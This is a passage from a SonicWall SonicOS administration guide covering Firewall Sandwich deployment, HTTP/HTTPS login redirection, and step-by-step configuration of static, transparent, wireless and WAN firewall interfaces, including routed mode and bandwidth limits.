Starting with SonicOS 6.2.5.1, you can deploy and configure a SonicWall Firewall Sandwich to improve availability, scalability, and manageability across the IT infrastructure. Deployment of the Firewall Sandwich provides the following features:

- Scalability - add more capacity as you go, reusing existing equipment
- Redundancy and resiliency – primary and secondary components
- Inline upgrades – upgrade firewalls and switches without shutting down the system
- Single point of management - manage policies for multiple firewall clusters and blades
- Full security services - including DPI-SSL capability

Firewall Sandwich deployment and configuration can be implemented using the following supported equipment and services:

- Dell Force10 S series switches, such as the S5000, S4810, S4048, or S6000 running FTOS v9.8+
- SonicWall NSA 2600 and higher appliances or SuperMassive series appliances.
- SonicWall services, such as GAV, IPS, ASPR, DPI-SSL, and CFS in conjunction with Single Sign-On All in Wire Mode.

For more information about Firewall Sandwich and how to deploy and configure it, see the *SonicWall Firewall Sandwich Deployment Guide*.

HTTP/HTTPS Redirection

When the firewall configuration requires user authentication, HTTP/HTTPS traffic from an unauthenticated source is redirected to the SonicOS login screen for the user to enter their credentials. A problem occurs when HTTP and HTTPS traffic arrive from sources from which users do not log in, and one or more such sources repeatedly try to open new connections, which keeps triggering this redirection. These could be non-user devices that are validly trying to get access or could be malicious code attempting a Denial of Service (DOS) attack. The effect that it has on the firewall is to cause high CPU load in the CP, both in the data plane task initiating the redirections and in the web server thread tasks that are serving up the target redirect pages.

To minimize this effect, ensure the **Add rule to enable redirect from HTTP to HTTPS** checkbox is selected when adding or editing an interface. Enabling this checkbox causes SonicOS to add an access rule that allows HTTP to the interface; a side effect of this rule is that it also allows SonicOS to be able to redirect HTTPS to HTTP in certain cases without security issues. One such case is the first step of redirecting traffic that needs to be

authenticated, at which point there is no sensitive data that needs to be hidden. Then HTTP processing can occur on the data plane (DP) rather than on the CP.

NOTE: This option is not available when adding or editing VPN tunnel interfaces or when **Wire Mode (2-Port Wire)**, **Tap Mode (1-Port Tap)**, or **PortShield Switch Mode** is selected for **Mode/IP Assignment**.

Configuring Interfaces

Topics:


Configuring a Static Interface

For general information on interfaces, see Physical and Virtual Interfaces on page 277.

Static means that you assign a fixed IP address to the interface.

To configure a static interface:

1 Click on the **Edit** icon in the **Configure** column for the interface you want to configure. The **Edit Interface** dialog displays.



2 Select a zone to assign to the interface from the **Zone** drop-down menu:

- **LAN**
- **WAN**
- **DMZ**
- **LAN**
- Custom zone you've created
- **Create new zone**. The **Add Zone** dialog is displayed. See Network > Zones on page 403 for instructions on adding a zone.

NOTE: The options displayed change, depending on the **Zone** you select.

3 Select **Static** (WAN) or **Static IP Mode** (LAN) from the **Mode / IP Assignment** drop-down menu. This is the default mode.

4 Enter the IP address and subnet mask for the interface into the **IP Address** and **Subnet Mask** fields.

NOTE: You cannot enter an IP address that is in the same subnet as another zone.

5 If configuring a WAN zone interface or the MGMT interface, type the IP address of the gateway device into the **Default Gateway (Optional)** field. The gateway device provides access between this interface and the external network, whether it is the Internet or a private network. A gateway is optional for DMZ or LAN zone interfaces.

NOTE: A default gateway IP is required on the WAN interface if any destination is required to be reached via the WAN interface that is not part of the WAN subnet IP address space, regardless whether a default route is received dynamically from a routing protocol of a peer device on the WAN subnet.

6 If configuring a WAN zone interface, enter the IP addresses of up to three DNS servers into the DNS Server fields. These can be public or private DNS servers. For more information, see Configuring a WAN Interface on page 297.

7 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

8 If you want to enable remote management of the firewall from this interface, select the supported **Management** protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone on page 910 for more information.

9 If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.

10 Click **OK**.


NOTE: The administrator password is required to regenerate encryption keys after changing the firewall's address.

Configuring Advanced Settings for a Static Interface

To configure advanced settings for a static interface.

1 In the **Edit Interface** dialog, click the **Advanced** tab.

NOTE: The options available on the **Advanced** tab for a static interface vary depending on the selected zone.



2 For **Link Speed**, **Auto Negotiate** is selected by default, which causes the connected devices to negotiate the speed and duplex mode of the Ethernet connection automatically. To force Ethernet speed and duplex, select one of the following options from the **Link Speed** drop-down menu:

For 1 Gbps interfaces	For 10 Gbps interfaces
1 Gbps - Full Duplex	10 Gbps - Full Duplex
100 Mbps - Full Duplex	
100 Mbps - Half Duplex	
10 Mbps - Full Duplex	
10 Mbps - Half Duplex	

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.

3 **Use Default MAC Address** is selected by default. You can choose to override the **Use Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.


4 Select the **Shutdown Port** checkbox to temporarily take this interface offline for maintenance or other reasons. If connected, the link will go down.

Clear the checkbox to activate the interface and allow the link to come back up. This option is not selected by default.

NOTE: This option is available only on the NSA 2600 and above appliances.

NOTE: You cannot shut down the management interface or the interface you're currently using.


If you select this option, a confirmation message is displayed:



Click **OK** to shut down the port.

TIP: You can shut down the interface by clicking the **Enabled** icon in the **Enabled** column for the interface. A confirmation message displays:

If you click **OK**, the **Enabled** icon turns to a **Disabled** icon. To enable the interface, click the **Disabled** icon. A confirmation message displays:



If you click **OK**, the **Disabled** icon turns to an **Enabled** icon.

5 For the AppFlow feature, select the **Enable flow reporting** checkbox to allow flow reporting on flows created for this interface. This option is selected by default.

6 Optionally, select the **Enable Multicast Support** checkbox to allow multicast reception on this interface. This option is not selected by default.

7 Optionally, select the **Enable Default 802.1p CoS** checkbox to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. This option is not selected by default.

NOTE: This option is available only for VLAN interfaces.


Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. To make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping on page 1108.

8 Optionally, to exclude the interface from Route Advertisement, select the **Exclude from Route Advertisement (NSM, OSPF, BGP, RIP)** checkbox. This option is not selected by default.

9 Optionally, select **Management Traffic Only** to restrict traffic to only SonicWall management traffic and routing protocols. This option is not selected by default.

NOTE: Only TZ series and SOHO W appliances have this option.

10 Optionally, if you have enabled DNS Proxy, the **Enable DNS Proxy** option for displays for LAN, DMZ, or WLAN interfaces:



To enable DNS Proxy on the interface, click the option's checkbox.

11 Optionally, enable Asymmetric Route Support on the interface by selecting the **Enable Asymmetric Route Support** checkbox. If enabled, the traffic initialized from this interface supports asymmetric routes, that is, the initial packet or response packet can pass through from other interfaces. This checkbox is not selected by default. For more information about asymmetric routing, see Asymmetric Routing In Cluster Configurations on page 1629.

12 Optionally select **Link Aggregation** or **Port Redundancy** from the **Redundant /Aggregate Ports** drop-down menu. For more information see Configuring Link Aggregation and Port Redundancy on page 303.

NOTE: This option is available only on NSA 2600 and higher appliances.

13 Optionally select the **Use Routed Mode – Add NAT Policy to prevent outbound/inbound translation** checkbox. For more information about Routed Mode, see Configuring Routed Mode on page 289.

NOTE: This option is not available for WAN interfaces.

14 To specify the largest packet size (MTU – maximum transmission unit) that the interface can forward without fragmenting the packet, enter the size of the packets that the port will receive and transmit in the **Interface MTU** field:

Standard packets (default)	1500
Jumbo frame packets	9000

NOTE: Jumbo frame support must be enabled before a port can process jumbo frames, as explained in Jumbo Frame on page 1051. Due to jumbo frame packet buffer size requirements, jumbo frames increase memory requirements by a factor of 4.

Jumbo frames are supported on NSA 3600 and higher appliances.

15 Optionally, enable Bandwidth Management for this interface. For more information about Bandwidth Management, see Enabling Bandwidth Management on page 291.

a To limit outgoing traffic to a maximum bandwidth on the interface, select the **Enable Interface Egress Bandwidth Limitation** checkbox. This option is not selected by default.

- Specify the maximum bandwidth, in kbps, in the **Maximum Interface Egress Bandwidth** field. The default is **384.000000** kbps.

b To limit incoming traffic to a maximum bandwidth on the interface, select the **Enable Interface Ingress Bandwidth Limitation** checkbox. This option is not selected by default.


- Specify the maximum bandwidth, in kbps, in the **Maximum Interface Egress Bandwidth** field. The default is **384.000000** kbps.

Configuring Routed Mode

Routed Mode provides an alternative for NAT for routing traffic between separate public IP address ranges. Consider the topology in Routed mode configuration, where the firewall is routing traffic across two public IP address ranges:

- `10.50.26.0/24`
- `172.16.6.0/24`

Routed mode configuration



By enabling Routed Mode on the interface for the 172.16.6.0 network, NAT translations will be automatically disabled for the interface, and all inbound and outbound traffic will be routed to the WAN interface configured for the 10.50.26.0 network.


NOTE: Routed Mode is available when using Static IP Mode for interfaces in the LAN, DMZ, and WLAN zones. For DMZ, it is also available when using Layer 2 Bridged Mode.

To configure Routed Mode:

1 Navigate to the **Network > Interfaces** page.

2 Click on the **Configure** icon for the appropriate interface. The **Edit Interface** dialog displays.

3 Click on the **Advanced** tab.



4 Under the **Expert Mode Settings** heading, select the **Use Routed Mode - Add NAT Policy to prevent outbound\inbound translation** checkbox to enable Routed Mode for the interface. This option is not selected by default. When you select it, the other two Expert Mode settings become available.

5 In the **NAT Policy outbound/inbound interface** drop-down menu, select the WAN interface that is to be used to route traffic for the interface. The default is **Any**.

6 Optionally, specify the interface MTU in the **Interface MTU** field. The default is **1500**.

7 Click **OK**.

The firewall creates “no-NAT” policies for both the configured interface and the selected WAN interface. These policies override any more general M21 NAT policies that may be configured for the interfaces.

Enabling Bandwidth Management

Bandwidth Management (BWM) allows you to guarantee minimum bandwidth and prioritize traffic. BWM is enabled in the **Firewall Settings > BWM** page. By controlling the amount of bandwidth to an application or user, you can prevent a small number of applications or users from consuming all available bandwidth. Balancing the bandwidth allocated to different network traffic and then assigning priorities to traffic improves network performance.

Various types of bandwidth management can be enabled on the **Firewall > BWM** page:

- **Advanced**—Enables you to configure maximum egress and ingress bandwidth limitations per interface, by configuring bandwidth objects, access rules, and application policies.
- **Global**—Allows you to enable BWM settings globally and apply them to any interfaces.
- **None** (default)—Disables BWM.

For information on configuring bandwidth management and the effect of the various BWM types, see Firewall Settings > BWM on page 1054.

SonicOS can apply bandwidth management to both egress (outbound) and ingress (inbound) traffic on any interfaces. Outbound bandwidth management is done using Class Based Queuing. Inbound Bandwidth Management is done by implementing an ACK delay algorithm that uses TCP’s intrinsic behavior to control the traffic.


Class Based Queuing (CBQ) provides guaranteed and maximum bandwidth Quality of Service (QoS) for the firewall. Every packet destined to the interface is queued in the corresponding priority queue. The scheduler then dequeues the packets and transmits them on the link depending on the guaranteed bandwidth for the flow and the available link bandwidth.

Enabling BWM

To enable or disable ingress and egress BWM:


1 Click the **Edit** icon of an interface. The **Add/Edit Interface** dialog displays.

2 Click the **Advanced** tab.



NOTE: Advanced Settings may differ, depending on the firewall model.

3 Scroll to the **Bandwidth Management** section.



4 Select the **Enable Interface Egress Bandwidth Limitation** option. This option is not selected by default.

When this option is:

- Selected, the maximum available egress BWM is defined, but as advanced BWM is policy based, the limitation is not enforced unless there is a corresponding Access Rule or App Rule.
- Not selected, no bandwidth limitation is set at the interface level, but egress traffic can still be shaped using other options.

a In the **Maximum Interface Egress Bandwidth (kbps)** field, enter the maximum egress bandwidth for the interface (in kilobytes per second). The default is **384.000000** Kbps.

5 Select the **Enable Interface Ingress Bandwidth Limitation** option. This option is not selected by default. This option is not selected by default. For information on using this option, see Step 4.

6 Click **OK**.

Configuring Interfaces in Transparent IP Mode (Splice L3 Subnet)

Transparent IP Mode enables the SonicWall Security Appliance to bridge the WAN subnet onto an internal interface.

To configure an interface for transparent mode:

1 Click on the **Configure** icon in the **Configure** column for **Unassigned** Interface you want to configure. The **Edit Interface** dialog is displayed.

2 Select an interface.

- If you select a configurable interface, select **LAN** or **DMZ** for **Zone**.

  NOTE: The options available change according to the type of zone you select.

- If you want to create a new zone for the configurable interface, select **Create a new zone**. The **Add Zone** window is displayed. See Network > Zones on page 403 for instructions on adding a zone.

3 Select **Transparent IP Mode (Splice L3 Subnet)** from the **IP Assignment** menu.

4 From the **Transparent Range** menu, select an address object that contains the range of IP addresses you want to have access through this interface. The address range must be within an internal zone, such as LAN, DMZ, or another trusted zone matching the zone used for the internal transparent interface. If you do not have an address object configured that meets your needs:

a In the **Transparent Range** menu, select **Create New Address Object**.

b In the **Add Address Object** field, enter a name for the address range.

c For **Zone Assignment**, select an internal zone, such as **LAN**, **DMZ**, or another trusted zone. The range must not include the LAN interface (X0) IP address.

d For **Type**, select:

- **Host** if you want only one network device to connect to this interface.
- **Range** to specify a range of IP addresses by entering beginning and ending value of the range.
- **Network** to specify a subnet by entering the beginning value and the subnet mask. The subnet must be within the WAN address range and cannot include the WAN interface IP address.

e Enter the IP address of the host, the beginning and ending address of the range, or the IP address and subnet mask of the network.

f Click **OK** to create the address object and return to the **Edit Interface** dialog.

See Network > Address Objects on page 434 for more information.

5 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

6 If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone on page 910 for more information.

7 If you want to allow selected users with limited management rights to log directly into the security appliance through this interface, select **HTTP** and/or **HTTPS** in **User Login**.

8 Click **OK**.

NOTE: The administrator password is required to regenerate encryption keys after changing the firewall's address.

Configuring Advanced Settings for a Transparent IP Mode Interface

To configure advanced settings for a transparent IP mode interface:

1 In the **Edit Interface** dialog, click the **Advanced** tab.

2 For **Link Speed**, **Auto Negotiate** is selected by default, which causes the connected devices to automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- For 1 Gbps interfaces, select:
  - **1 Gbps - Full Duplex**
  - **100 Mbps - Full Duplex**
  - **100 Mbps - Half Duplex**
  - **10 Mbps - Full Duplex**
  - **10 Mbps - Half Duplex**
- For 10 Gbps interfaces, the only selection is **10 Gbps - Full Duplex**.

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.

3 You can choose to override the **Use Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.

4 Select the **Shutdown Port** checkbox to temporarily take this interface offline for maintenance or other reasons. If connected, the link will go down. Clear the checkbox to activate the interface and allow the link to come back up.

5 For the AppFlow feature, select the **Enable flow reporting** checkbox to allow flow reporting on flows created for this interface.

6 Select the **Enable Multicast Support** checkbox to allow multicast reception on this interface.

7 Select the **Enable 802.1p tagging** checkbox to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping on page 1108.

8 Optionally select **Link Aggregation** or **Port Redundancy** from the **Redundant /Aggregate Ports** drop-down list. For more information see Configuring Link Aggregation and Port Redundancy on page 303.

9 Select the **Enable Gratuitous ARP Forwarding Towards WAN** checkbox to forward gratuitous ARP packets received on this interface towards the WAN, using the hardware MAC address of the WAN interface as the source MAC address.

10 Select the **Enable Automatic Gratuitous ARP Generation Towards WAN** checkbox to automatically send gratuitous ARP packets towards the WAN whenever a new entry is added to the ARP table for a new machine on this interface. The hardware MAC address of the WAN interface is used as the source MAC address of the ARP packet.

11 Optionally enable Bandwidth Management for this interface. For more information about Bandwidth Management, see Enabling Bandwidth Management on page 291.

Configuring Wireless Interfaces

NOTE: The SuperMassive 9800 does not support SonicPoints.

A Wireless interface is an interface that has been assigned to a Wireless zone and is used to support SonicWall SonicPoint secure access points.

NOTE: SonicPoints can only be provisioned and managed on the interfaces of security type wireless (WLAN by default).

1 Click on the **Edit** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** dialog displays.

2 From the **Zone** drop-down menu, select **WLAN** or a previously defined custom Wireless zone.

3 For **Mode / IP Assignment**, select Static IP Mode. You can also select Layer 2 Bridged Mode; see Layer 2 Bridged Mode on page 320 for more information.

4 Enter the IP address and subnet mask of the zone in the **IP Address** and **Subnet Mask** fields.

NOTE: The upper limit of the subnet mask is determined by the number of SonicPoints you select in the **SonicPoint Limit** field. If you are configuring several interfaces or subinterfaces as Wireless interfaces, you may want to use a smaller subnet (higher) to limit the number of potential DHCP leases available on the interface. Otherwise, if you use a class C subnet (a subnet mask of `255.255.255.0`) for each Wireless interface, you may exceed the limit of DHCP leases available on the security appliance.

5 In the **SonicPoint Limit** field, select the maximum number of SonicPoints allowed on this interface.

- This value determines the highest subnet mask you can enter in the **Subnet Mask** field. The following table shows the subnet mask limit for each **SonicPoint Limit** selection and the number of DHCP leases available on the interface if you enter the maximum allowed subnet mask.
- Available Client IPs assumes 1 IP for the firewall gateway interface, in addition to the presence of the maximum number of SonicPoints allowed on this interface, each consuming an IP address.

Maximum subnet mask sizes allowed

SonicPoints per Interface	Maximum Subnet Mask	Total Usable IP addresses	Available Client IPs
No SonicPoints	30 bits – `255.255.255.252`	2	2
2 SonicPoints	29 bits – `255.255.255.248`	6	3
4 SonicPoints	29 bits – `255.255.255.248`	6	1
8 SonicPoints	28 bits – `255.255.255.240`	14	5
16 SonicPoints	27 bits – `255.255.255.224`	30	13
32 SonicPoints	26 bits – `255.255.255.192`	62	29
48 SonicPoints	25 bits - `255.255.255.128`	126	77
64 SonicPoints	25 bits - `255.255.255.128`	126	61

Maximum subnet mask sizes allowed

SonicPoints per Interface	Maximum Subnet Mask	Total Usable IP addresses	Available Client IPs
96 SonicPoints	24 bits - 255.255.255.0	190	93
128 SonicPoints	23 bits - 255.255.254.0	254	125

NOTE: Maximum subnet mask sizes allowed depicts the maximum subnet mask sizes allowed. You can still use classful subnetting (class A, class B, or class C) or any variable-length subnet mask that you wish on WLAN interfaces. You are encouraged to use a smaller subnet mask (for example, 24-bit class C: 255.255.255.0 - 254 total usable IPs), thus allocating more IP addressing space to clients if you have the need to support larger numbers of wireless clients.

6 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

7 If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone on page 910 for more information.

8 If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.

9 Click **OK**.

Configuring Advanced Settings for a Wireless Interface

NOTE: The SuperMassive 9800 does not support SonicPoints.

To configure advanced settings for a wireless interface:

1 In the **Edit Interface** dialog, click the **Advanced** tab.

2 For **Link Speed**, **Auto Negotiate** is selected by default, which causes the connected devices to automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- For 1 Gbps interfaces, select:
  - **1 Gbps - Full Duplex**
  - **100 Mbps - Full Duplex**
  - **100 Mbps - Half Duplex**
  - **10 Mbps - Full Duplex**
  - **10 Mbps - Half Duplex**
- For 10 Gbps interfaces, the only selection is **10 Gbps - Full Duplex**.

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.

3 You can choose to override the **Use Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.

4 Select the **Shutdown Port** checkbox to temporarily take this interface offline for maintenance or other reasons. If connected, the link will go down. Clear the checkbox to activate the interface and allow the link to come back up.

5 For the AppFlow feature, select the **Enable flow reporting** checkbox to allow flow reporting on flows created for this interface.

6 Select the **Enable Multicast Support** checkbox to allow multicast reception on this interface.

7 Select the **Enable 802.1p tagging** checkbox to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. To make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping on page 1108.

8 Optionally select **Link Aggregation** or **Port Redundancy** from the **Redundant /Aggregate Ports** drop-down list. For more information see Configuring Link Aggregation and Port Redundancy on page 303.

9 Optionally select the **Use Routed Mode** checkbox. For more information about Routed Mode, see Configuring Routed Mode on page 289.

10 Optionally enable Bandwidth Management for this interface. For more information about Bandwidth Management, see Enabling Bandwidth Management on page 291.

Configuring a WAN Interface

NOTE: A default gateway IP is required on the WAN interface if any destination is required to be reached via the WAN interface that is not part of the WAN subnet IP address space, regardless whether we receive a default route dynamically from a routing protocol of a peer device on the WAN subnet.

NOTE: PPTP, L2TP, and PPPoE are not supported on the SuperMassive 9800.

Configuring a WAN interface enables Internet connectivity. You can configure up to *N minus 2* WAN interfaces on the SonicWall Security Appliance, where *N* is the number of interfaces defined on the unit (both physical and VLAN). Only the X0 and MGMT interfaces cannot be configured as WAN interfaces.

To configure your WAN interface on the General tab of the Edit Interface dialog:

1 Click on the **Edit** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** dialog displays.

